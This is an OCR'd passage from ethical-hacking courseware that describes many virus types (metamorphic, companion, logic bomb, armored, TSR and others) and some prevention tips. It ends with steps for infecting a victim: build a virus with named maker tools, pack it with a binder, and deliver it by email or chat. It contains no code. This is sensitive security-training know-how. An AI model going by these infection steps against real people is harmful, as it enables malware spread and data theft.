
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The transformation of virus bodies ranges from simple to complex, depending on the technique used. Some techniques used for metamorphosing viruses are as follows:

- Disassembler
- Expander
- Permutator
- Assembler

Virus bodies are transformed in the following steps:

1. Inserts dead code
2. Reshapes expressions
3. Reorders instructions
4. Modifies variable names
5. Encrypts program code
6. Modifies program control structure



hide01.ir

Figure 7.48: Working of metamorphic virus

Overwriting File or Cavity Viruses

Some programs have empty spaces in them. Cavity viruses, also known as space fillers, overwrite a part of the host file with a constant (usually nulls), without increasing the length of the file while preserving its functionality. Maintaining a constant file size when infecting allows the virus to avoid detection. Cavity viruses are rarely found due to the unavailability of hosts and code complexity.

A new design of a Windows file, called the Portable Executable (PE), improves the loading speed of programs. However, it leaves a particular gap in the file while it is being executed, which can be used by the cavity virus to insert itself.

Companion/Camouflage Viruses

The companion virus stores itself with the same filename as the target program file. The virus infects the computer upon executing the file, and it modifies the hard disk data. Companion viruses use DOS to run COM files before the execution of EXE files. The virus installs an identical COM file and infects EXE files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This is what happens. Suppose that a companion virus is executing on the PC and decides that it is time to infect a file. It looks around and happens to find a file called notepad.exe. It now creates a file called notepad.com, containing the virus. The virus usually plants this file in the same directory as the .exe file; however, it can also place it in any directory on the DOS path. If you type notepad and press Enter, DOS executes notepad.com instead of notepad.exe (in sequence, DOS will execute COM, then EXE, and then BAT files with the same root name, if they are all in the same directory). The virus executes, possibly infecting more files, and then loads and executes notepad.exe. The user would probably fail to notice that something is wrong. It is easy to detect a companion virus just by the presence of the extra COM file in the system.




Figure 7.49: Working of companion virus/ camouflage virus

Shell Viruses

The shell virus code forms a shell around the target host program's code, making itself the original program with the host code as its sub-routine. Nearly all boot program viruses are shell viruses.

hiqe01.ir




Figure 7.50: Working of shell virus

File Extension Viruses

File extension viruses change the extensions of files. The extension .TXT is safe as it indicates a pure text file. With extensions turned off, if someone sends you a file named BAD.TXT.VBS, you will only see BAD.TXT. If you have forgotten that extensions are turned off, you might think that this is a text file and open it. It actually is an executable Visual Basic Script virus file and could cause severe damage.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The guidelines to secure files against such virus infection are as follows:

- Turn off "**Hide file extensions**" in Windows (Go to **Control Panel → Appearance and Personalization → Show hidden files and folders → View tab →** Uncheck **Hide extensions for known file types**).
- Scan all the files in the system using robust antivirus software; this requires a substantial amount of time.

Figure 7.51: Screenshot displaying Folder Options Window

FAT Viruses

A FAT virus is a computer virus that attacks the File Allocation Table (FAT), a system used in Microsoft products and some other types of computer systems to access the information stored on a computer. By attacking the FAT, a virus can cause severe damage to a computer. FAT viruses can work in a variety of ways. Some are designed to embed themselves into files so that when the FAT accesses the file, the virus is triggered. Others may attack the FAT directly. Many are designed to overwrite files or directories, and material on a computer can lost permanently. If a FAT virus is sufficiently powerful, it can render a computer unusable in addition to destroying data, forcing a user to reformat the computer.

Essentially, a FAT virus destroys the index, thereby making it impossible for a computer to locate files. The virus can spread to files when the FAT attempts to access them, corrupting the entire computer eventually. FAT viruses often manifest in the form of corrupted files, with users noting that files are missing or inaccessible. The FAT architecture itself can also be

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

changed; e.g., a computer that should be using the FAT32 protocol might abruptly say that it is using FAT12.

Logic Bomb Viruses

A logic bomb is a virus that is triggered by a response to an event, such as the launching of an application or when a specific date/time is reached, where it involves logic to execute the trigger.

For example, cyber-criminals use spyware to covertly install a keylogger on your computer. The keylogger can capture keystrokes, such as usernames and passwords. The logic bomb is designed to wait until you visit a website that requires you to log in with your credentials, such as a banking site or social network. Consequently, the logic bomb will be triggered to execute the keylogger, capture your credentials, and send them to a remote attacker.

When a logic bomb is programmed to execute on a specific date, it is referred to as a time bomb. Time bombs are usually programmed to set off when important dates are reached, such as Christmas and Valentine's Day.

Web Scripting Viruses

A web scripting virus is a type of computer security vulnerability that breaches your web browser security through a website. This allows attackers to inject client-side scripting into the web page. It can bypass access controls and steal information from the web browser. Web scripting viruses are usually used to attack sites with large populations, such as sites for social networking, user reviews, and email. Web scripting viruses can propagate slightly faster than other viruses. A typical version of web scripting viruses is DDoS. It has the potential to send spam, damage data, and defraud users.

There are two types of web scripting viruses: non-persistent and persistent. Non-persistent viruses attack you without your knowledge. In the case of a persistent virus, your cookies are directly stolen, and the attacker can hijack your session, which allows the attacker to impersonate you and cause severe damage.

- **Prevention**

  The best ways to prevent these viruses and exploits are by safely validating untrusted HTML inputs, enforcing cookie security, disabling scripts, and using scanning services such as an antivirus program with real-time protection for your web browser. It is also beneficial to avoid unknown websites and use World of Trust to ensure that a site is safe. You would notice if you are infected with a web scripting virus if your searches are linked elsewhere and the background or homepage changes. The computer runs slowly and sluggishly, and programs may close randomly. Modern-day browsers have add-ons such as Adblock Plus, which allow users to prevent scripts from being loaded.

E-mail Viruses

An e-mail virus refers to computer code sent to you as an e-mail attachment, which if activated, will result in some unexpected and usually harmful effects, such as destroying specific files on your hard disk and causing the attachment to be emailed to everyone in your address book.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Email viruses perform a wide variety of activities, from creating pop-ups to crashing systems or stealing personal data. Such viruses also vary in terms of how they are presented. For example, a sender of an email virus may be unknown to a user, or a subject line may be filled with nonsense. In other cases, a hacker may cleverly disguise an email to appear as if it is from a trusted or known sender.

To avoid email virus attacks, you should never open (or double-click on) an e-mail attachment unless you know who sent it and what the attachment contains; in addition, you must install and use antivirus software to scan any attachment before you open it.

Armored Viruses

Armored viruses are viruses that are designed to confuse or trick deployed antivirus systems to prevent them from detecting the actual source of the infection. These viruses make it difficult for antivirus programs to trace the actual source of the attack. They trick antivirus programs by showing some other location even though they are actually on the system itself.

The following basic techniques are adopted by armored viruses:

- **Anti-disassembly**

  Anti-disassembly is a technique that uses specially crafted code or data in a program to produce an incorrect program listing by disassembly analysis tools.

- **Anti-debugging**

  Anti-debugging techniques are used to ensure that the program is not running under the debugger. This can slow down the process of reverse engineering, but it cannot be prevented.

- **Anti-heuristics**

  Anti-heuristics are used in machine code to prevent heuristic analysis, and they rely on the program's ability to protect itself from programmer and debugger intervention.

- **Anti-emulation**

  Anti-emulation techniques are used to avoid dynamic analysis by fingerprinting the emulated system environment; they can also secure intellectual property against emulation-assisted reverse engineering.

- **Anti-goat**

  Anti-goat techniques use heuristic rules to detect possible goat files such as a virus that cannot infect a file if it is too small or if it contains a large amount of do-nothing instructions. Anti-goat viruses require more time for analysis.

Add-on Viruses

Add-on viruses append their code to the host code without making any changes to the latter or relocate the host code to insert their code at the beginning.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.52: Working of add-on virus

Intrusive Viruses

Intrusive viruses overwrite the host code completely or partly with the viral code.

Figure 7.53: Working of intrusive virus

Direct Action or Transient Viruses

Direct action or transient viruses transfer all controls of the host code to where it resides in the memory. It selects the target program to be modified and corrupts it. The life of a transient virus is directly proportional to the life of its host. Therefore, transient virus executes only upon the execution of its attached program and terminates upon the termination of its attached program. At the time of execution, the virus may spread to other programs. This virus is transient or direct, as it operates only for a short period and goes directly to the disk to search for programs to infect.


Terminate and Stay Resident (TSR) Viruses

A terminate and stay resident (TSR) virus remains permanently in the target machine's memory during an entire work session, even after the target host's program is executed and terminated. The TSR virus remains in memory and therefore has some control over the processes. In general, the TSR virus incorporates interrupt vectors into its code so that when an interrupt occurs, the vector directs execution to the TSR code. If the TSR virus infects the system, the user needs to reboot the system to remove the virus without a trace.

The following steps are employed by TSR viruses to infect files:

- Gets control of the system
- Assigns a portion of memory for its code
- Transfers and activates itself in the allocated portion of memory
- Hooks the execution of code flow to itself
- Starts replicating to infect files

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Infect Systems Using a Virus

Attackers can infect systems using a virus using the following steps:

- **Step 1:** Create a virus using tools such as JPS Virus Maker, Virus Maker, Virus-Builder, etc. These tools allow you to customize and craft your virus into a single executable file. The nature of the virus depends on the options available in the virus maker tool.

hacel.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.54: Screenshot of JPS Virus Maker showing the creation of a virus

- **Step 2:** Once the virus is successfully created, pack it with a binder or virus packager tool.
- **Step 3:** Send it to the victim's machine through email, chat, a mapped network drive, or other method that appears legitimate to the victim.




Figure 7.55: Screenshot showing the downloaded virus file on the victim's system

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 4:** When the victim opens and executes the received file, which seems to be legitimate, the target system gets infected.

